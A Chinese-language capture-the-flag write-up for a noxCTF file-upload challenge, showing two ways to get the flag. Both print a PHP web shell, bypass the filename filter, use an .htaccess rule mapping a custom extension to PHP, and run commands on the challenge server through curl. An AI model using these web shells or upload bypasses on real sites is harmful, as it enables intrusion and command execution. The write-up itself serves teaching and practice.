
首先使用第一种，比较常见的方式：

由于该网站允许我们上传文件。让我们创建一个php shell文件，但将其保存为dummy.txt

```
dummy.txt

<?php
system($_GET['cmd']);
?>
```

然后，尝试上传它



由提示可以看出，这个上传的文件它希望文件名包含.png / .jpg / .gif。让我们将dummy.txt文件重命名为dummy.png.txt并尝试再次上传


```
File: dummy.png.txt

Image uploaded to: <a href='uploads/dummy.png.txt'>Here</a>
```

接下来我们看一下上传之后的网址：

```
$ curl 'http://chal.noxale.com:8079/uploads/dummy.png.txt'  
<?php  
system($_GET['cmd']);  
>
```

这个就表示我们已成功上传。我们试着查看 / uploads / 下的内容




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
1.jpg.phtml	2018-09-18 07:07	19	
Don't open/	2018-09-05 16:41	-	
a.png.cybr3	2018-09-13 06:52	28	
asd.gif.PhP	2018-09-13 20:45	8	
cmd.png.nhtml	2018-09-13 21:02	345	
exploit.jpg.phtml	2018-09-15 11:53	29	
get-cmd.PNG	2018-09-14 06:07	13K	
payload.png.hhtml	2018-09-13 21:06	65	
payload.png.phtml	2018-09-13 21:04	65	
test.jpg.phtml	2018-09-13 09:09	6.6K	
test.png.cyb3r3	2018-09-16 12:54	13	

Apache/2.4.29 (Ubuntu) Server at chal.noxale.com Port 8079

我们可以看到这里面有一个名为“Don't open/”的目录。让我们看看里面是什么



Index of /uploads/Don't open


Name	Last modified	Size	Description
Parent Directory		-	
? htaccess	2018-09-05 16:45	56	

Apache/2.4.29 (Ubuntu) Server at chal.noxale.com Port 8079

```
Options +Indexes  
AddType application/x-httpd-php .cyb3r
```


从这里可以看出服务器使用PHP运行扩展名为 .cyb3r 的文件。

因此我们需要将文件重命名为rce.png.cyb3r并重新上传，就会得到：




我们可以由提示看出，我们成功上传了我们的shell文件。我们先来测试！！！！

首先：看一下 <http://chal.noxale.com:8079/uploads/rce.png.cyb3r?cmd=whoami>



然后：<http://chal.noxale.com:8079/uploads/rce.png.cyb3r?cmd=pwd>



接下来使用ls命令就可以得到想要的答案：



```
$ curl "http://chal.noxale.com:8079/uploads/rce.png.cyb3r?cmd=ls"
1.jpg
1.jpg%00php
1.php%00jpg
1.php.jpg
1jpg
2.php%00jpg
2.php.jpg
2.php;.jpg
7H3-FL4G-1S-H3r3
Don't open
dummy.png.txt
exec.png.cyb3r
gif.phpjpg
gifjpg
rce.png.cyb3r
shell.png.cyb3r
shell.png.phtml
uploadTest.txt
$ curl "http://chal.noxale.com:8079/uploads/rce.png.cyb3r?cmd=file%207H3-FL4G-1S-H3r3"
7H3-FL4G-1S-H3r3: directory
$ curl "http://chal.noxale.com:8079/uploads/rce.png.cyb3r?cmd=ls%207H3-FL4G-1S-H3r3"
noxCTF{N3V3R_7RU57_07H3R5}
```

最后得到答案：**noxCTF{N3V3R_7RU57_07H3R5}**

第二种方法：

打开链接：<http://chal.noxale.com:8079>


It is the most secure uploading server in the world!



The screenshot shows a web interface for file uploads. It features a teal 'BROWSE' button next to the text 'Upload file'. Below this, there is a teal 'SUBMIT' button with a right-pointing arrow.

让我们尝试上传这个非常可爱的zZkjRte.jpg图片：

It is the most secure uploading server in the world!



The screenshot shows the same upload interface as before, but now it displays the result of the upload. Below the 'SUBMIT' button, it says 'File: kitten.jpg' and 'Image uploaded to: [Here](#)'.

正如我们所看到的，它还为我们提供了在服务器上找到此图片的路径：<http://chal.noxale.com:8079/uploads/kittens.jpg>

在探索这条路径之前，让我们尝试上传一个非常简单的webshell名为shell.php。它实际上是Arrexel的剧本。

It is the most secure uploading server in the world!



在我尝试了不同的东西之后，我理解我只需要放置.png，.jpg或者.gif在文件名中的任何位置。因此服务器仍将evilshell.jpg.php作为有效输入，但.php如果存在于文件名的末尾，它将自动擦除。那是一个问题。

然后我去探索路径/uploads，我找到了一个名为Do not open的目录。你猜怎么了？我打开它。

里面有着一个名为：.htaccess文件，内容对我们还是有很大的帮助：

```
Options +Indexes
AddType application/x-httpd-php .cyb3r
```

这意味着任何以自制扩展名结尾的文件.cyb3r都将由服务器作为php代码处理。

接下来就变得简单了许多

让我们把我们的phpbash shell重命名为shell.png.cyb3r，然后上传它。

```
www-data@242f8e402bd8:/var/www/html/uploads# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@242f8e402bd8:/var/www/html/uploads# ls -al
total 52
drwxrwxrwx 1 root root 47 Sep 9 14:36 .
drwxr-xr-x 1 root root 21 Sep 9 14:22 ..
-rw-rw-r-- 1 root root 0 Sep 5 16:45 .gitkeep
dr--r--r-- 1 root root 6 Sep 5 16:41 7H3-FL4G-1S-H3r3
dr-xr-xr-x 1 root root 22 Sep 5 16:41 Don't open
-rw-r--r-- 1 www-data www-data 40946 Sep 9 14:34 kitten.jpg
-rw-r--r-- 1 www-data www-data 6640 Sep 9 14:36 shell.png.cyb3r
-rw-rw-r-- 1 root root 6 Sep 5 16:45 uploadTest.txt
```

成功了！现在的时刻.....让我们导航到我们的上传路径.....

是的！得到了一个webshell，

现在让我们列出这个名为7H3-FL4G-1S-H3r3文件夹里面的内容：

```
www-data@242f8e402bd8:/var/www/html/uploads# ls 7H3-FL4G-1S-H3r3/
noxCTF{N3V3R_7RU57_07H3R5}
```

最后答案：noxCTF{N3V3R_7RU57_07H3R5}

参考资料：

phpbash: <https://github.com/Arrexel/phpbash>

CTF中RSA的常见攻击方法：<https://www.anquanke.com/post/id/84632>

CTF中那些脑洞大开的编码和加密：<https://www.tuicool.com/articles/2E3INm>

RSA之中国剩余定理: [https://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](https://en.wikipedia.org/wiki/RSA_(cryptosystem))

Brainfuck/Ook! Obfuscation/Encoding: <https://www.splitbrain.org/services/ook>